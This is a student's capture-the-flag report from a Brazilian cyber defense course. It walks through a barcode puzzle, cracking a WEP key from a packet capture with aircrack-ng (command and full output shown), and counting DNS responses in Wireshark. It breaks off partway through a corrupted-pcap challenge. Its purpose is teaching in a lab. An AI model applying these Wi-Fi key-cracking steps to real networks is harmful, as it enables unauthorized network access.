

FIAP - FACULDADE DE INFORMÁTICA E ADMINISTRAÇÃO PAULISTA
DEFESA CIBERNÉTICA



PROVAS GS 2024-3
CTF WARGAMES

Vídeo pitch: <https://youtu.be/yrymKR-Qi0A>

RAMYREZ GUIMARÃES SANTANA
553022

SÃO PAULO/SP
2024

LISTA DE ILUSTRAÇÕES

Figura 1- Board.png.	
Figura 2 – Guru do Código.	
Figura 3 - Encrypt.cap.	
Figura 4 - Encrypt.cap.	
Figura 5 - Encrypt.cap.	
Figura 6 - Encrypt.cap.	
Figura 7 – Secreto.pcapng.	
Figura 8 – Secreto.pcapng.	
Figura 9 – Secreto.pcapng.	
Figura 10 – TLS.Log.	
Figura 11 - Secreto.pcapng.	
Figura 12 - Secreto.pcapng.	
Figura 13 – Disco.	
Figura 14 – Disco.	
Figura 15 – Disco.	
Figura 16 – Pass.pcap.	
Figura 17 – Decrypt hash.	
Figura 18 – Google.	
Figura 19 – Web.	
Figura 20 – Web.	
Figura 21 – LVL1.	
Figura 22 – LVL1.	
Figura 23 - LVL1.	
Figura 24 - LVL1.	
Figura 25 - LVL1.	
Figura 26 - LVL1.	
Figura 27 – LVL 2.	
Figura 28 – LVL 2.	
Figura 29 – LVL 2.	
Figura 30 – LVL 2.	
Figura 31 – LVL 2.	
Figura 32 – LVL 2.	
Figura 33 – LVL 2.	
Figura 34 – LVL 3.	
Figura 35 – LVL 3.	
Figura 36 – LVL 3.	
Figura 37 – LVL 4.	
Figura 38 – LVL 4.	
Figura 39 – LVL 4.	

SUMÁRIO

- 1. INTRODUÇÃO.....4
- 2. PASSAGEIRO5
- 3. CRIPTOGRAFADO7
- 4. PACOTE CORROMPIDO.....12
- 5. ARQUIVO SECRETO.....14
- 6. USERPASS15
- 7. QUEM É O AUTOR.....18
- 8. CHAMPLAIN20
- 9. NIFTO LVL124
- 10. NIFTO LVL228
- 11. NIFTO LVL329
- 12. NIFTO LVL431

1. INTRODUÇÃO

Este relatório tem como objetivo apresentar, com a ajuda de imagens de descrição detalhada, como foram solucionados os CTFs da prova GS 2024-3.

2. PASAGEIRO

Neste CTF, tinha como objetivo, localizar o passageiro.

Figura 1- Board.png.



Fonte – Boarding Pass.

Após utilizar um leito de código de barra, foi possível encontrar a FLAG.

Figura 2 – Guru do Código.



Fonte – Código de Barras.

FIAP{09B}.

3. CRIPTOGRAFADO

Neste CTF, tinha como o objetivo analisar o arquivo PCAP, e determinar quantas respostas relativas ao protocolo DNS existem.

Figura 3 – Encrypt.cap.

```
root@rm553022: /home/rm553022/Downloads
aircrack-ng encrypt.cap
loading packets, please wait...
opening encrypt.cap
read 546320 packets.

Got 88648 out of 85000 IVsStarting PTW attack with 88648 ivs.

# BSSID      ESSID      Encryption
1 04:95:E6:05:50:60 Letzpay1    WPA (0 handshake)
2 04:B1:67:C2:3D:87 Redmiamit   Unknown
3 0C:D2:85:72:3C:D4 home         WPA (0 handshake)
4 14:CC:20:F5:32:FE encryptCTF   WEP (88648 IVs)
5 40:31:3C:E6:CA:3C Malik's      WPA (1 handshake)
6 50:5D:AC:94:3D:E4 Webnyxa_airtel_12G Unknown
7 58:D7:59:79:61:34 MCSP         Unknown
8 70:5A:AC:92:89:BC Ritesh mobile Unknown
9 72:B7:AA:33:56:23 vivo 1802     Unknown
10 74:DA:DA:D8:86:77 Orium         WPA (0 handshake)
11 78:D3:8D:E4:E5:8C Sarovar       Unknown
12 84:FE:DC:DC:8C:06 password      Unknown
13 AC:EE:9E:91:D3:43 AndroidAP     Unknown
14 AE:56:2C:96:57:C9          Unknown
15 B0:C1:9E:A3:18:BA Airtel-Hotspot-18BA WPA (0 handshake)
16 B4:EF:FA:51:EC:53 Le 2          Unknown
17 C4:B8:B4:4D:93:74 Webnyxa_airtel_first Unknown
18 C4:B8:B4:A8:92:20 sanchez       Unknown
19 C4:B8:B4:BF:5B:C8 foresightinn   Unknown
20 C8:D7:79:A7:E0:0A          Unknown
21 E4:6F:13:80:82:99 prime2        Unknown

Index number of target network ? 4


loading packets, please wait...
opening encrypt.cap
read 546320 packets.

potential targets
```

Fonte – Kali Linux.

Ao usar o aircrack, no arquivo encrypt.cap, foi possível localizar várias redes, ao usar a rede 4.

Figura 4 - Encrypt.cap.



```
root@rm553022: /home/rm553022/Downloads

Reading packets, please wait...
Opening encrypt.cap
Read 546320 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7

[00:00:00] Tested 837 keys (got 85909 IVs)

KB  depth  byte(vote)
0   0/ 17  57(107520) 84(99840) 71(97536) 85(97536) D0(96512) 31(96000) AE(95232) D7(95232) A1(94720) D8(94720) 00(94464) 0A(94208)
1   0/ 1  C4(116992) DD(98816) 1A(97792) 3A(96768) 59(94720) 19(94464) BC(93952) C7(93952) CC(93952) D8(93952) 08(93696) 73(93696)
2   2/ 2  3E(101632) 4D(98816) 9B(97536) 2B(96256) 5E(96000) 2F(94976) A4(94720) 96(94208) D2(93696) EA(93696) D6(93440) E5(93440)
3  13/ 3  C5(93952) 86(93440) 63(93184) 72(93184) B8(92928) E5(92672) 32(92416) 3C(92416) 8B(92416) 8F(92416) 62(92160) 80(92160)
4   0/ 1  98(121344) F8(98048) C2(97536) C1(97280) D4(96000) 20(95232) 42(95232) 1E(94464) 34(94464) 49(94464) 73(94208) 93(94208)


KEY FOUND! [ 57:34:35:5F:31:37:5F:52:33:34:4C:3F:21 ] (ASCII: W45_17_R34L?! )
Decrypted correctly: 100%

root@rm553022: /home/rm553022/Downloads
```

Fonte – Kali Linux.

Necessário pegar a chave hexa e aplicar uma configuração no 802.11.


Figura 5 - Encrypt.cap.



Fonte – Wireshark.

Após a configuração é possível visualizar os logs do DNS Response e contar os Ips.

Figura 6 - Encrypt.cap.



No.	Time	Source	Destination	Protocol	Length	Info
175414	254.281152	192.168.3.245	192.168.3.1	DNS	182	Standard query 0xb7fc A www.icloud.com
175416	254.281153	192.168.3.245	192.168.3.1	DNS	97	Standard query 0x939c A apple.com
175422	254.284739	192.168.3.1	192.168.3.245	DNS	237	Standard query response 0xb7fc A www.icloud.com CNAME www-cdn.
175424	254.284738	192.168.3.1	192.168.3.245	DNS	145	Standard query response 0x939c A apple.com A 17.142.160.50 A 1
236666	347.248189	192.168.3.245	192.168.3.1	DNS	106	Standard query 0xcfff A time-ios.apple.com
237136	348.241215	192.168.3.245	192.168.3.1	DNS	106	Standard query 0xcfff A time-ios.apple.com
237219	348.344138	192.168.3.1	192.168.3.245	DNS	187	Standard query response 0xcfff A time-ios.apple.com CNAME time
249144	424.318335	192.168.3.245	192.168.3.1	DNS	161	Standard query 0xe971 A instagram.com
249146	424.318335	192.168.3.245	192.168.3.1	DNS	118	Standard query 0x7418 A edge-mqtt.facebook.com
249161	424.529903	192.168.3.245	192.168.3.1	DNS	103	Standard query 0xd083 A i.instagram.com
249515	425.886268	192.168.3.245	192.168.3.1	DNS	166	Standard query 0xe11b A graph.facebook.com
249934	425.761476	192.168.3.1	192.168.3.245	DNS	229	Standard query response 0xe971 A instagram.com A 18.214.164.11
258188	426.889791	192.168.3.245	192.168.3.1	DNS	166	Standard query 0xe11b A graph.facebook.com
259136	426.121409	192.168.3.1	192.168.3.245	DNS	164	Standard query response 0xe11b A graph.facebook.com CNAME api.
258418	426.791679	192.168.3.245	192.168.3.1	DNS	119	Standard query 0x1c9b A instagram.fdel1-2.fna.fbcdn.net
251328	428.484417	192.168.3.1	192.168.3.245	DNS	135	Standard query response 0x1c9b A instagram.fdel1-2.fna.fbcdn.t

Frame 53494: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface 0
IEEE 802.11 QoS Data, Flags: .p.....T
Logical-Link Control
Internet Protocol Version 4, Src: 192.168.3.245, Dst: 192.168.3.1
User Datagram Protocol, Src Port: 62397, Dst Port: 53
Domain Name System (query)

0000	88 41 2c 00 14 cc 20 f5 32 fe a8 5c 2c 38 0c 59	A, ... 2 \, 8 Y
0010	14 cc 20 f5 32 fd a0 00 06 00 af 42 1d 00 71 3f	... 2 ... B q7
0020	3e 57 5f 70 40 7d 7b 7b 8f b7 0b 87 e8 2d d4 f4	>w_p0}{{ k ...
0030	af 2a c3 8a 80 3d d7 f9 5b ed c7 e5 51 16 9d c1	* ... [... Q ...
0040	20 1b 98 57 c5 38 a7 c6 29 db 09 fc d3 2e 90 ae	& W 0 } i ...
0050	7b d7 d0 15 4c 38 46 ca 3f 58 ea cc 19 a8 81 f6	{ ... L0F ?X ...
0060	81 53 f9 70 c3 14 75 59 95 75 bb 62 4b c0 47 92	S p uY u bK G
0070	bf e8 79 9b 5a 82 c4 aa f7 74 db 89 e0 cf bd 22	... y Z ... t ...
0080	99 db 8f	... 0

Fonte – Wireshark.


Com isso, foi possível chegar até a FLAG.

FIAP{5}.

4. PACOTE CORROMPIDO

Neste CTF o objetivo é encontrar o user e senha para acessar o banco de dados.

Figura 7 – Secreto.pcapng.




Fonte – Wireshark.

Estar corrompido o arquivo e com isso aplico um comando para analisar o ‘secreto.pcapng’ .

Figura 8 - Secreto.pcapng.

sdad




```
(rm553022@rm553022)~  
$ cd Downloads  
  
(rm553022@rm553022)~/Downloads  
$ ls -l  
total 188256  
-rw-rw-r-- 1 rm553022 rm553022 1033803 Nov 12 10:42 4gyhsirdery11.jpg  
-rw-rw-r-- 1 rm553022 rm553022 29822 Nov 11 11:26 disco  
-rw-rw-r-- 1 rm553022 rm553022 51724804 Nov 11 15:03 encrypt.cap  
-rw-rw-r-- 1 rm553022 rm553022 650 Nov 11 12:20 images.jpg  
-rw-rw-r-- 1 rm553022 rm553022 47597 Nov 11 11:52 pass.pcap  
-rw-rw-r-- 1 rm553022 rm553022 139921507 May 12 2023 rockyou.txt  
  
(rm553022@rm553022)~/Downloads  
$ ls -l  
total 188280  
-rw-rw-r-- 1 rm553022 rm553022 1033803 Nov 12 10:42 4gyhsirdery11.jpg  
-rw-rw-r-- 1 rm553022 rm553022 29822 Nov 11 11:26 disco  
-rw-rw-r-- 1 rm553022 rm553022 51724804 Nov 11 15:03 encrypt.cap  
-rw-rw-r-- 1 rm553022 rm553022 650 Nov 11 12:20 images.jpg  
